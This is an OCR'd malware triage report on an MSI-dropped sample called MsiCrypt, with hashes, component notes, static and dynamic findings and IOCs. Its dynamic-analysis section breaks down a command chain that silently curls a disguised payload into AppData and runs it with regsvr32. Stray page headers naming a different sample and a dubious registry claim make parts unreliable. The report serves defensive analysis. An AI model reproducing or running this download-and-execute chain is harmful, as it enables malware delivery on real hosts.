Practical Malware Analysis & Triage

Malware Analysis Report

MsiCrypt – Installation Malware

September 2021 | Dathalind | v1.0

Table of Contents

Executive Summary


SHA256 hash | 1E4E1EA2C70EE5634447CF20FDC35A90C7C6D82B5A43F91E613101A05FCBEBA7

MsiCrypt is a cryptor-installer malware sample first identified on September 25, 2021. This malware is dropped by a malicious MSI file, but was also identified with a suspicious jpg file that plays into the malware execution. While the jpg file's purpose was not clear at first, it is part of an additional attack vector and LOLBAS local execution.

YARA signature rules are attached in Appendix A. Additional contextual screenshots of other IOC's added to Appendix B.

High-Level Technical Summary

MsiCrypt consists of two parts: the installation under the MSI file “notely-setup-x64.msi”, and then the execution of the executable “notely.exe” to write malicious code from the jpg into a png file named “oneWitch.png”. This is discovered after you locate vbs file dropped during installation and read its contents to discover a command line to indicate the intent of this malware.



Malware Composition

MsiCrypt consists of the following main components:

File Name	SHA256 Hash
notely-setup-x64.msi	1866b0e00325ee8907052386a9286e6ed81695a2eb35d5be318d71d91fbce2db
witchABy.jpg	37bd2dbe0ac7c2363313493b11577fdba37af73b3ee56154cdef0cb8b07b751e
notely.exe	1E4E1EA2C70EE5634447CF20FDC35A90C7C6D82B5A43F91E613101A05FCBEBA7

notely-setup-x64.msi:

The initial installation file that creates the notely.exe compiled binary, drops other suspicious files, and drops a .lnk file that links back to notely.exe.

witchABy.jpg:


A jpg file that contains other compiled code that is used as part of the second stage of execution. It does not appear to be interacted with unless it is called under a specific local web page blog: "consumerfinancereport.local/blog/index/witchABy.jpg".

notely.exe:


A compiled executable that is dropped by the msi file, and is given a link file to allow for ease of execution of the second stage of malware initialization.

Basic Static Analysis


View of notely.exe in pestudio, showing some common API's being called that can be abused by malware:



View of notely-setup-x64.msi file in pestudio, some unusual strings along with very long string's, indicating some packing:




View of WitchABy.jpg in pestudio, appears to have similar properties of an executable, and making similar API calls as notely.exe



Basic Dynamic Analysis


This pops up on the Host when you attempt to execute the link file or the executable notely.exe:



DemoWare Crypto-Dropper Malware
Oct 2021
v1.0


Advanced Static Analysis

There are multiple files being written to this Host after you run the MSI file:



DemoWare Crypto-Dropper Malware
Oct 2021
v1.0

There also appear to be RegNumKey registries to indicate some possible buffer overflow inside of ProcMon:



Advanced Dynamic Analysis

Based on the command line, it appears that this payload is set up in a specific way that makes it incomplete. We would have to adapt our local host into the local domain path contained in the command line to initiate the rest of the payload execution.

- "consumerfinancereport.local/blog/index/witchABy.jpg"

This command is key, and we will break down each step to show how it works.

- ..\..\Windows\System32\cmd.exe /c; initiates command prompt.
- %windir%\system32\curl -s –o; calls the curl command in silent mode and writes output to a specific file.
- %appdata%\oneWitch.png consumerfinancereport.local/blog/index/witchABy.jpg; the first file oneWitch.png is the file that this command will attempt to write code to inside the local user's AppData directory, and will be grabbing code using curl from the path of "consumerfinancereport.local/blog/index/witchABy.jpg".
- && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul && ping -n 1 127.0.0.1 > nul; this is added in additional to the previous executions so this can test to see that local host is still up and getting rid of errors by sending them to nul.
- %windir%\system32\regsvr32 %appdata%\OneWitch.png; this is the final piece, it will attempt to utilize regsvr32.exe on the local host to register the OneWitch.png file as a legitimate file, this way to execute the code inside for the remainder of the payload.

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

None were indicated during this execution, this drops files and attempts to connect to only local level files, nothing external.

Host-based Indicators

Writing to program files: C:\Program Files (x86)\NoCapSoftware\notely-setup-x64\.
Wrote an exe to the desktop: Shortcut to notely.exe.lnk file; links directly to notely.exe.

